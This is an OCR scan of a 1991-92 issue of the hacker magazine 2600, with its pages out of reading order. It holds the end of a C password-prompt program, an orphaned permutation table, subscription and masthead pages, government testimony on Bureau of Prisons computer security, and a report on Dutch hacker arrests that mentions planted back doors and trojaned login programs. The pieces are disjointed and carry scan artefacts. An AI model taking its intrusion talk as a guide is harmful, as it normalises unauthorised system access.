      fflush(stdout);

      /* get the input until a return
         or a lot of keys are hit */
      for(i = 0;(i<31)&&((str[i] = getchar()) !=
'\n');i++) ;

      /* terminate the string */
      str[i]= '\0';

      /*    acknowledge that you have
            accepted the return by echoing it
*/
      fprintf(stdout,"\n");

      /* repeat until the word
         has been entered */
   }
while(strcmp(crypt(str,"hi"),"higSfxQjrCp7Y"
));

   /* restore the terminal back to
      the original settings */
   basic.sg_flags = flags;
   ioctl(fileno(stdin), TIOCSETP, &basic);

   /* do something with the secret string
      here, I just print it out...
      you could have fun with it
   fprintf(stdout,"->%s\n",str);
   fflush(stdout);
   */
}
```

Send us an article and get a free subscription!
2600 Editorial Dept.
PO Box 99
Middle Island, NY 11953

2 (145)
3 (145)
1 (234)
5 (234)
1 (245)
4 (235)
1 (245)
3 (245)
1 (345)
2 (345)
(1234)
(1235)
(1245)
(1345)
(2345)

GROUP D: 451

1 2 3 4 5
1 2 3 5 4
1 2 4 5 3
1 2 4 3 5
1 2 5 3 4
1 2 5 4 3
1 3 4 5 2
1 3 4 2 5
1 3 5 2 4
1 3 5 4 2
1 3 2 4 5
1 3 2 5 4
1 4 5 2 3
1 4 5 3 2
1 4 2 3 5
1 4 2 5 3
1 4 3 5 2
1 4 3 2 5
1 5 2 3 4
1 5 2 4 3
1 5 3 4 2
1 5 3 2 4
1 5 4 2 3
1 5 4 3 2
2 1 3 4 5
2 1 3 5 4
2 1 4 5 3
2 1 4 3 5

2 1 5 3 4
2 1 5 4 3
2 3 4 5 1
2 3 4 1 5
2 3 5 1 4
2 3 5 4 1
2 3 1 4 5
2 3 1 5 4
2 4 5 1 3
2 4 5 3 1
2 4 1 3 5
2 4 1 5 3
2 4 3 5 1
2 4 3 1 5
2 5 1 3 4
2 5 1 4 3
2 5 3 4 1
2 5 3 1 4
2 5 4 1 3
2 5 4 3 1
3 1 2 4 5
3 1 2 5 4
3 1 4 5 2
3 1 4 2 5
3 1 5 2 4
3 1 5 4 2
3 2 4 5 1
3 2 4 1 5
3 2 5 1 4
3 2 5 4 1
3 2 1 4 5
3 2 1 5 4
3 4 5 1 2
3 4 5 2 1
3 4 1 2 5
3 4 1 5 2
3 4 2 5 1
3 4 2 1 5
3 5 1 2 4
3 5 1 4 2
3 5 2 4 1
3 5 2 1 4
3 5 4 1 2
3 5 4 2 1
4 1 2 3 5
4 1 2 5 3

4 1 3 2 5
4 1 5 2 3
4 1 5 3 2
4 2 3 1 5
4 2 3 5 1
4 2 5 1 3
4 2 5 3 1
4 2 1 3 5
4 2 1 5 3
4 3 5 1 2
4 3 5 2 1
4 3 1 2 5
4 3 1 5 2
4 3 2 1 5
4 3 2 5 1
4 5 1 2 3
4 5 1 3 2
4 5 2 1 3
4 5 2 3 1
4 5 3 1 2
4 5 3 2 1
5 1 2 3 4
5 1 2 4 3
5 1 3 2 4
5 1 3 4 2
5 1 4 2 3
5 1 4 3 2
5 2 3 1 4
5 2 3 4 1
5 2 4 1 3
5 2 4 3 1
5 2 1 3 4
5 2 1 4 3
5 3 4 1 2
5 3 4 2 1
5 3 1 2 4
5 3 1 4 2
5 3 2 1 4
5 3 2 4 1
5 4 1 2 3
5 4 1 3 2
5 4 2 1 3
5 4 2 3 1
5 4 3 1 2
5 4 3 2 1
(12) 3 4 5
(12) 3 5 4

(12) 4 3 5
(12) 4 5 3
(12) 5 3 4
(12) 5 4 3
(13) 2 4 5
(13) 2 5 4
(13) 4 2 5
(13) 4 5 2
(13) 5 2 4
(13) 5 4 2
(14) 2 3 5
(14) 2 5 3
(14) 3 2 5
(14) 3 5 2
(14) 5 2 3
(14) 5 3 2
(15) 2 3 4
(15) 2 4 3
(15) 3 2 4
(15) 3 4 2
(15) 4 2 3
(15) 4 3 2
(23) 1 4 5
(23) 1 5 4
(23) 4 1 5
(23) 4 5 1
(23) 5 1 4
(23) 5 4 1
(24) 1 3 5
(24) 1 5 3
(24) 3 1 5
(24) 3 5 1
(24) 5 1 3
(24) 5 3 1
(25) 1 3 4
(25) 1 4 3
(25) 3 1 4
(25) 3 4 1
(25) 4 1 3
(25) 4 3 1
(34) 1 2 5
(34) 1 5 2
(34) 2 1 5
(34) 2 5 1
(34) 5 1 2
(34) 5 2 1
(35) 1 2 4

(35) 1 4 2
(35) 2 1 4
(35) 2 4 1
(35) 4 1 2
(35) 4 2 1
(45) 1 2 3
(45) 1 3 2
(45) 2 1 3
(45) 2 3 1
(45) 3 1 2
(45) 3 2 1
3 (12) 4 5
3 (12) 5 4
4 (12) 3 5
4 (12) 5 3
5 (12) 3 4
5 (12) 4 3
2 (13) 4 5
2 (13) 5 4
4 (13) 2 5
4 (13) 5 2
5 (13) 2 4
5 (13) 4 2
2 (14) 3 5
2 (14) 5 3
3 (14) 2 5
3 (14) 5 2
5 (14) 2 3
5 (14) 3 2
2 (15) 3 4
2 (15) 4 3
3 (15) 2 4
3 (15) 4 2
4 (15) 2 3
4 (15) 3 2
1 (23) 4 5
1 (23) 5 4
4 (23) 1 5
4 (23) 5 1
5 (23) 1 4
5 (23) 4 1
1 (24) 3 5
1 (24) 5 3
3 (24) 1 5
3 (24) 5 1
5 (24) 1 3
5 (24) 3 1

1 (25) 3 4
1 (25) 4 3
3 (25) 1 4
3 (25) 4 1
4 (25) 1 3
4 (25) 3 1
1 (34) 2 5
1 (34) 5 2
2 (34) 1 5
2 (34) 5 1
5 (34) 1 2
5 (34) 2 1
1 (35) 2 4
1 (35) 4 2
2 (35) 1 4
2 (35) 4 1
4 (35) 1 2
4 (35) 2 1
1 (45) 2 3
1 (45) 3 2
2 (45) 1 3
2 (45) 3 1
3 (45) 1 2
3 (45) 2 1
3 4 (12) 5
3 5 (12) 4
4 3 (12) 5
4 5 (12) 3
5 3 (12) 4
5 4 (12) 3
2 4 (13) 5
2 5 (13) 4
4 2 (13) 5
4 5 (13) 2
5 2 (13) 4
5 4 (13) 2
2 3 (14) 5
2 5 (14) 3
3 2 (14) 5
3 5 (14) 2
5 2 (14) 3
5 3 (14) 2
2 3 (15) 4
2 4 (15) 3
3 2 (15) 4
3 4 (15) 2
4 2 (15) 3

4 3 (15) 2
1 4 (23) 5
1 5 (23) 4
4 1 (23) 5
4 5 (23) 1
5 1 (23) 4
5 4 (23) 1
1 3 (24) 5
1 5 (24) 3
3 1 (24) 5
3 5 (24) 1
5 1 (24) 3
5 3 (24) 1
1 3 (25) 4
1 4 (25) 3
3 1 (25) 4
3 4 (25) 1
4 1 (25) 3
4 3 (25) 1
1 2 (34) 5
1 5 (34) 2
2 1 (34) 5
2 5 (34) 1
5 1 (34) 2
5 2 (34) 1
1 2 (35) 4
1 4 (35) 2
2 1 (35) 4
2 4 (35) 1
4 1 (35) 2
4 2 (35) 1
1 3 (45) 2
1 2 (45) 3
2 1 (45) 3
2 3 (45) 1
3 1 (45) 2
3 2 (45) 1
3 4 5 (12)
3 5 4 (12)
4 3 5 (12)
4 5 3 (12)
5 3 4 (12)
5 4 3 (12)
2 4 5 (13)
2 5 4 (13)
4 2 5 (13)
4 5 2 (13)

5 2 4 (13)
5 4 2 (13)
2 3 5 (14)
2 5 3 (14)
3 2 5 (14)
3 5 2 (14)
5 2 3 (14)
5 3 2 (14)
2 3 4 (15)
2 4 3 (15)
3 2 4 (15)
3 4 2 (15)
4 2 3 (15)
4 3 2 (15)
1 4 5 (23)
1 5 4 (23)
4 1 5 (23)
4 5 1 (23)
5 1 4 (23)
5 4 1 (23)
1 3 5 (24)
1 5 3 (24)
3 1 5 (24)
3 5 1 (24)
5 1 3 (24)
5 3 1 (24)
1 3 4 (25)
1 4 3 (25)
3 1 4 (25)
3 4 1 (25)
4 1 3 (25)
4 3 1 (25)
1 2 5 (34)
1 5 2 (34)
2 1 5 (34)
2 5 1 (34)
5 1 2 (34)
5 2 1 (34)
1 2 4 (35)
1 4 2 (35)
2 1 4 (35)
2 4 1 (35)
4 1 2 (35)
4 2 1 (35)
1 2 3 (45)
1 3 2 (45)
2 1 3 (45)

2 3 1 (45)
3 1 2 (45)
3 2 1 (45)
(12) (34) 5
(12) (35) 4
(12) (45) 3
(13) (24) 5
(13) (25) 4
(13) (45) 2
(14) (23) 5
(14) (25) 3
(14) (35) 2
(15) (23) 4
(15) (24) 3
(15) (34) 2
(23) (14) 5
(23) (15) 4
(23) (45) 1
(24) (13) 5
(24) (15) 3
(24) (35) 1
(25) (13) 4
(25) (14) 3
(25) (34) 1
(34) (12) 5
(34) (15) 2
(34) (25) 1
(35) (12) 4
(35) (14) 2
(35) (24) 1
(45) (12) 3
(45) (13) 2
(45) (23) 1
(12) 5 (34)
(12) 4 (35)
(12) 3 (45)
(13) 5 (24)
(13) 4 (25)
(13) 2 (45)
(14) 5 (23)
(14) 3 (25)
(14) 2 (35)
(15) 4 (23)
(15) 3 (24)
(15) 2 (34)
(23) 5 (14)
(23) 4 (15)

(23) 1 (45)
(24) 5 (13)
(24) 3 (15)
(24) 1 (35)
(25) 4 (13)
(25) 3 (14)
(25) 1 (34)
(34) 5 (12)
(34) 2 (15)
(34) 1 (25)
(35) 4 (12)
(35) 2 (14)
(35) 1 (24)
(45) 3 (12)
(45) 2 (13)
(45) 1 (23)
3 (12) (45)
4 (12) (35)
5 (12) (34)
2 (13) (45)
4 (13) (25)
5 (13) (24)
2 (14) (35)
3 (14) (25)
5 (14) (23)
2 (15) (34)
3 (15) (24)
4 (15) (23)
1 (23) (45)
4 (23) (15)
5 (23) (14)
1 (24) (35)
3 (24) (15)
5 (24) (13)
1 (25) (34)
3 (25) (14)
4 (25) (13)
1 (34) (25)
2 (34) (15)
5 (34) (12)
1 (35) (24)
2 (35) (14)
4 (35) (12)
1 (45) (23)
2 (45) (13)
3 (45) (12)
(123) 4 5

(123) 5 4
(124) 3 5
(124) 5 3
(125) 3 4
(125) 4 3
(134) 2 5
(134) 5 2
(135) 2 4
(135) 4 2
(145) 2 3
(145) 3 2
(234) 5 1
(234) 1 5
(235) 1 4
(235) 4 1
(245) 1 3
(245) 3 1
(345) 1 2
(345) 2 1
4 (123) 5
5 (123) 4
3 (124) 5
5 (124) 3
3 (125) 4
4 (125) 3
2 (134) 5
5 (134) 2
2 (135) 4
4 (135) 2
2 (145) 3
3 (145) 2
1 (234) 5
5 (234) 1
1 (235) 4
4 (235) 1
1 (245) 3
3 (245) 1
1 (345) 2
2 (345) 1
4 5 (123)
5 4 (123)
3 5 (124)
5 3 (124)
3 4 (125)
4 3 (125)
2 5 (134)
5 2 (134)

2 4 (135)
4 2 (135)
2 3 (145)
3 2 (145)
1 5 (234)
5 1 (234)
1 4 (235)
4 1 (235)
1 3 (245)
3 1 (245)
1 2 (345)
2 1 (345)
(123) (45)
(124) (35)
(125) (34)
(134) (25)
(135) (24)
(145) (23)
(234) (15)
(235) (14)
(245) (13)
(345) (12)
(45) (123)
(35) (124)
(34) (125)
(25) (134)
(24) (135)
(23) (145)
(15) (234)
(14) (235)
(13) (245)
(12) (345)
(1234) 5
(1235) 4
(1245) 3
(1345) 2
(2345) 1
5 (1234)
4 (1235)
3 (1245)
2 (1345)
1 (2345)
(12345)

TIME TO RENEW?

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS HAPPENS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988,1989, 1990 are $6.25 each)

TOTAL AMOUNT ENCLOSED:

what it is

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

SECOND CLASS POSTAGE

Permit PAID at
East Setauket, N.Y.
11733

ISSN 0749-3851


missing words

2600

SUPPORT OLYMPIC HACKERS!

The Hacker Quarterly

VOLUME EIGHT, NUMBER FOUR
WINTER, 1991-92



A vandalized payphone between Casablanca and Marrakech in Morocco. To the right is a money-stealing Moroccan payphone. ***Photos by Bernie S.***

Belgian payphones. To the left, one that takes money. To the right, one that takes cards. ***Photos by Kingpin***

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. IT'S WORTH RISKING YOUR LIFE FOR.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Artwork
Holly Kaufman Spruch

"They are satisfying their own appetite to know something that is not theirs to know."
- Asst. District Attorney Don Ingraham

Writers: Eric Corley, The Devil's Advocate, John Drake, Paul Estev, Mr. French, Bob Hardy, The Infidel, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and those who don't fit.

Technical Expertise: Billsf, Rop Gonggrijp, Phiber Optik, Geo. C. Tilyou.

Shout Outs: Andy, Steffen, and future Chaos; Franklin; Toyota Starlet.

53124

2600 CORPORATE HEADQUARTERS

The Atlanta Hacking Center. Our building may not be as big as AT&T's, but we're still able to watch everything they're doing.....

Computer Security at the Bureau of Prisons

The following comes from the statement of Richard J. Hankinson, Deputy Inspector General, Office of the Inspector General before the Subcommittee on Government Information, Justice, and Agriculture of the Committee on Government Operations of the U.S. House of Representatives. It concerns computer security at the Bureau of Prisons (BOP) and focuses primarily on the SENTRY system. This took place on September 11, 1991. We thank the reader who forwarded this to us.

The Bureau of Prisons operates three main computer systems:

The SENTRY system is by far the most important, most used, and most sensitive. It is used for management of the 60,000 prisoners, property management, legal reference, and the BOP nationwide electronic mail system. Over 400,000 SENTRY transactions occur every day, and all 19,000 BOP staff members are actual or potential users.

The Batch Transmission System (BTS) is a personal computer (PC) based system that accumulates financial management data at a local institution or BOP office. Data from the PC's is transmitted to the BOP Network Control Center, and then retransmitted to the Justice Management Division (JMD) Data Center in Rockville, Maryland, for processing.

The Federal Prison Point of Sale is a PC based system, networked locally, that is used to record inmate trust fund and commissary transactions at the institution.

Our audit focused on SENTRY, although the other two systems were also tested relative to the security of those two applications. We focused on SENTRY because of the importance of that system to the daily operations of BOP and because of the sensitivity of the data that is stored in and managed by that system.

Our audit work was conducted at BOP Headquarters at the Federal Correctional Center in Sandstone, Minnesota; at the United States Penitentiary in Leavenworth, Kansas; and at the Medical Center in Springfield, Missouri. Additional survey work was also done at the Metropolitan Correctional Center in Chicago, Illinois.

With that background, let me summarize the key deficiencies that we found and what BOP has done in response.

The Network Control Center (NCC) is the critical brain stem that connects data in the field with the mainframe computer in JMD's Rockville Data Center. Both the Batch Transmission System (that handles BOP financial data) and the SENTRY system depend on the effective operation of the NCC. We recommended that a Risk Analysis and Contingency Plan be prepared for this important facility. To its credit, BOP has chosen not to quarrel over whether the NCC meets the technical parameters of the DOJ Order requiring such reviews. Instead, BOP has acknowledged the value of such planning and already has awarded a contract for the work, which is scheduled to be completed in about six months. Once these are completed, they will be reviewed by both our auditors and by the Department's Security Officer.

We found that while BOP uses passwords to limit access to SENTRY terminals, it does not use them to the extent required by DOJ order, nor does it presently provide adequate security or an adequate audit trail. BOP relies on its control of access to offices that contain PC's, and on a terminal-based password (used by all workers in the office or department) to protect against unauthorized access to its computers. This is not adequate. BOP needs to assign a specific password to every individual authorized to access the SENTRY system, to limit the data applications each individual may access and how it may be accessed (i.e., read only, or read and enter data), and it needs to establish password lifetimes (i.e., periodic changes to passwords). By doing so, BOP will tighten control over access to SENTRY, will establish an audit trail that assures individual accountability

for transactions performed in SENTRY and that will aid in the detection of unauthorized entries. Although BOP thought it might qualify for an exemption from this requirement, its request was denied on August 20, 1991, and BOP has advised my office that it will implement a password system that conforms to our recommendations by December 31, 1991.

Like some other components in the Department, BOP is delinquent in assuring that background investigations for new hires and reinvestigations every five years for existing employees are conducted on a timely basis. We found that 441 employees in our survey (which totaled 1,684 employees) did not have completed initial background investigations, including 261 employees who had been employed for over a year and 24 who had been employed for over 10 years. An additional 753 employees out of the same sample of 1,684 had not been reinvestigated within five years, as required; 475 of these had not been reinvestigated in over 10 years.

We are satisfied that the Department does indeed have adequate policies in place with regard to computer security. However, much remains to be done. We have directed the Department's components to improve the security of sensitive information processed or stored in departmental computer systems. As a result, JMD and the Offices, Boards, Divisions, and Bureaus are taking steps to further reduce security weaknesses. In July, the Department held an executive briefing regarding computer security awareness for all Department component heads. This executive briefing complements a series of security awareness training sessions already conducted for other employee groups (e.g., managers, end users) throughout the Department in compliance with the Computer Security Act of 1987.

In addition to computer security training, we have taken positive steps on a number of other fronts. These include the following:

Security at the Rockville Data Center. As the Committee is aware, the General Accounting Office identified a number of physical security weaknesses at the Rockville Data Center, ranging from the lack of appropriate alarms to questions regarding access. These have all now been addressed and resolved.

Contingency Planning. With two central, departmental data centers — in Rockville, Maryland and Dallas, Texas — which operate with compatible equipment and the same operating systems, the Department has been well positioned to create an operational contingency backup capacity for its components. We are now in the early stages of making that capacity a reality. This will require a balancing of equipment and operations between the two centers; a reconfiguration of the telecommunications network between Rockville, Dallas, and our field components; and a set of final determinations by each of our components regarding which systems require immediate backup. This process should take about two years and will move the Department of Justice into the front ranks of the government upon completion.

In addition, we have developed a security compliance review program involving departmental components. These reviews cover automated data processing, telecommunications, physical, document, and personnel security. If the component being reviewed has an ADP system designated as "sensitive", the review also covers the implementation of the computer security plan (as required by the Computer Security Act of 1987) and the accuracy of the computer systems security plan. Currently, the Department has 95 systems so designated. As staffing levels and work priorities have permitted, reviews have been conducted since May 1990.

JMD has conducted thirteen computer security reviews in four components (JMD, Tax Division, U.S. Attorneys, Bureau of Prisons). Six reviews were conducted in BOP. (A representative sample of locations was chosen: the Central Office, a regional office, three correctional facilities, and the Denver Training Center.) The BOP has prepared seven computer system security plans covering the seven systems that contain sensitive information. They are: Batch Transmission System, Federal

Prison Point of Sale System, SENTRY, Inmate Telephone System, Vehicle Tracking System, BOP Net, and Automated Inmate Management System. It should be noted that four of these systems are operational while three are under development. The SENTRY system was selected for review because it is BOP's primary mission-support system which includes inmate-related information and management information sub-systems. SENTRY is a distributive system and serves many diverse users. Over 5,000 SENTRY terminals are now installed nationwide in over 65 correctional facilities in the U.S. and selected BOP Community Program offices, U.S. Parole Commission offices, U.S. Attorney offices, U.S. Probation offices, and U.S. Marshals' offices. On any given day, over 500,000 transactions are processed in response to a variety of requests for information. The reviews validated information in all sections of the computer security plan. As a result of these reviews, the following major weaknesses have been identified: A formal risk analysis has not been conducted; a formal contingency plan has not been developed; user identification and unique passwords are not used; and inadequate computer security awareness training and no formal computer security awareness training for new employees and recurring computer security awareness training for current employees exist.


Other findings included concerns regarding interruptible power supply, user session audit trails, and scheduled password changes.

These issues have been presented to the Bureau of Prisons in discussion and will shortly be provided in formal draft for comment.

Earlier I stated that one of the findings of the computer security review was that BOP had not completed its risk analyses. This issue has been addressed in BOP's response. A contract has been signed for the development of a business continuity plan which will include the completion of risk analyses. Another finding of the computer security review was that user identification and unique passwords are not used. In response to our direction, the Bureau has now agreed to provide unique user identification and passwords for SENTRY users by December 31, 1991.

The Bureau has over 20,000 employees who must be trained in accordance with the Computer Security Act. In July, BOP issued guidance which implemented computer security training.

As a final comment, we would only observe that the Department takes its computer security responsibility very seriously. We believe we have an effective program. Only by doing everything within our power to safeguard information can we be reasonably assured that the Department's and the public's interests will continue to be well protected.



stuff you should be interested in

Dutch Hacker Raids

by Felipe Rodriquez and Rop Gonggrijp

AMSTERDAM - At 10:30 on the morning of Monday the 27th of January 1992 Dutch police searched the homes of two hackers. In the city of Roermond, the parental home of the 21-year old student H.W. was searched and in Nuenen the same happened to the parental home of R.N., a Computer Science engineer, age 25. Both were arrested and taken into custody. At both sites, members of the Amsterdam Police Pilot Team for computer crime were present, alongside local police officers and representatives of the national organization CRI (Criminal Investigations Agency). Both suspects were transported to Amsterdam. The brother of one of the suspects was told the they could receive no visits or mail. The two remained in jail for more than one week.

The Charges

A break-in supposedly occurred at the bronto.geo.vu.nl site at the VU University in Amsterdam. This UNIX system running on a SUN station (Internet Address 130.37.64.3) has been taken off the net at least for the duration of the investigation. What happened to the actual hardware is unknown at this time.

The formal charges are: forgery, racketeering, and vandalism. The police justify the forgery part by claiming that files on the system have been changed. They say the vandalism charge is valid because the system had to be taken off the net for a period of time to investigate the extent of the damage. By pretending to be regular users or even system management the hackers committed racketeering, the police say.

Both suspects, according to the Dutch police, have made a full statement. According to a police spokesman the motive was "fanatical hobbyism." Spokesperson Slort for the CRI speaks of the "kick of seeing how far you can get."

"Damages"

According to J. Renkema, head of the geo-physics faculty at the VU, the university is considering filing a civil lawsuit against the suspects. "The system was contaminated because of their doing and had to be cleaned out. This cost months of labor and 50,000 guilders (about US$ 30,000). Registered users pay for access to the system and these hackers did not. Result: tens of thousands of guilders in damages." Renkema also speaks of a "moral disadvantage." The university lost trust from other sites on the network. Renkema claims the university runs the risk of being expelled from some networks.

Renkema also claims the hackers were discovered almost immediately after the break-in and were monitored at all times. This means all the damages had occurred under the watchful eyes of the supervisors. All this time, no action was taken to kick the hackers off the system. According to Renkema all systems at the VU were protected according to guidelines as laid down by CERT and SurfNet BV (SurfNet is the company that runs most of the inter-university data-traffic in The Netherlands).

What Really Happened?

The charge of "adapting system software" could mean that the hackers installed back doors to secure access to the system or to the root level, even if passwords were changed. New versions of telnet, ftp, rlogin, and other programs could have been compiled to log access to the networks.

What really happened is anybody's guess. One point is that even the CRI acknowledges that there were no "bad" intentions on the part of the hackers. They were there to look around and play with the networks.

